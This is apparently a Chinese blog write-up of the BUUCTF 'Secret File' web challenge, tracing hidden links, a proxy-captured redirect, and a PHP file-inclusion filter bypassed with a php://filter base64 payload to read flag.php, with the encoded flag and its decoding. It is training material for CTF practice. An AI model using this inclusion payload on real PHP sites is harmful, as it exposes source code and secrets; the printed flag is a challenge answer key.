buuctf-SecretFile

原创

xixihahawuwu 于 2020-11-23 16:26:40 发布 221 收藏 1

Challenge 3008 Solves

[极客大挑战 2019]Secret File

1

Instance Info

Remaining Time: 10764s

Lan Domain: 19994-c2b57f1c-3168-4477-93b1-70c6f00df75b

http://c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn

Destroy this instance | Renew this instance


Flag | Submit

查看下源码

```
<br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一t
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;col
<div style="position: absolute;bottom: 0;width: 99%;">…</div>
</body>
'html>
```

访问过去

直接点击secret按钮



回去看看源码

```
<br>
<a id="master" href="./action.php" style=
```

又有一个

c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/end.php

访问后自动跳转为end.php

本来以为是有别的按键存在或者源码的颜色问题，回去调了下页面颜色

我把他们都放在这里了，去看看吧

SECRET

查阅结束

没看清么？回去再仔细看看吧。

结果什么都没有

结果抱着侥幸的心里返回首页查看

我的天，改了下颜色，然后用鼠标随便一拉！！！


发现了一个不一样的地方

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;">
```

改了下这个小框的颜色，一开始太激动没注意到，结果仔细一看…

这不就是我之前直接过去的php吗…

果然，点击之后，跳转到我们之前的界面



但是想着这个思路，试试这个界面是不是也有这样的

```
id="master" href="./action.php" style="background-color:;height:50px;width:200px;color:#FFFFFF;left:44%;">…</a>
v style="position: absolute;bottom: 0;width: 99%;">
```

结果也只是证实了之前的验证是对的，在首页有个按钮是直接转到下一个界面的


闹了半天思路是错的

重新整理思路

在点击action.php的按钮后，直接跳转到了end.php

这里本身就很不正常，浏览时间太快了，猜测会不会是要修改一个界面的浏览时间限制

先去抓包一下



哦吼，一下子出来重点文件了

看见有一个flag.php
但是这段源码肯定不是白给的
先审计一下，肯定有用

```
file= _GET['file'];//要用get传递一个file参数
if(strstr(file,"../")||stristr(file, "tp")||stristr(file,"input")||stristr(file,"data")){
echo "Oh no!";
exit();
}
```

这里有一个黑名单，过滤了一些参数
好，粗略审计完后先去看看flag.php

...太皮了

看不见，会不会是颜色的问题，修改一下背景颜色

啊哈！你找到我了！可是你看不到我QAQ~~~

我就在这里

但是，题目也说了，flag就在flag.php里

源码里找了半天也没找到


去看了下wp

这里可以用php伪协议来读取flag.php

构造playload:

```
1 ?file=php://filter/convert.base64-encode/resource=flag.php
```


这里有一个知识点是php伪协议(详细信息自行查阅)





```
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC
```

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgIC
AgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOm
JsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkY
W5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4
jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFs
O2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgIC
AgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7ZGFhNzY2N2UtNDZmZ
S00ODRkLWE0ZTQtODk5ZDNiNGE1MDVjfSc7CiAgICAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c
19hX2cxcklmcmkzbmQnCiAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=

一看就知道是base64

解码一下

直接用bp就行




得到flag

…

没法直接复制，靠

找了个在线解码



拿到flag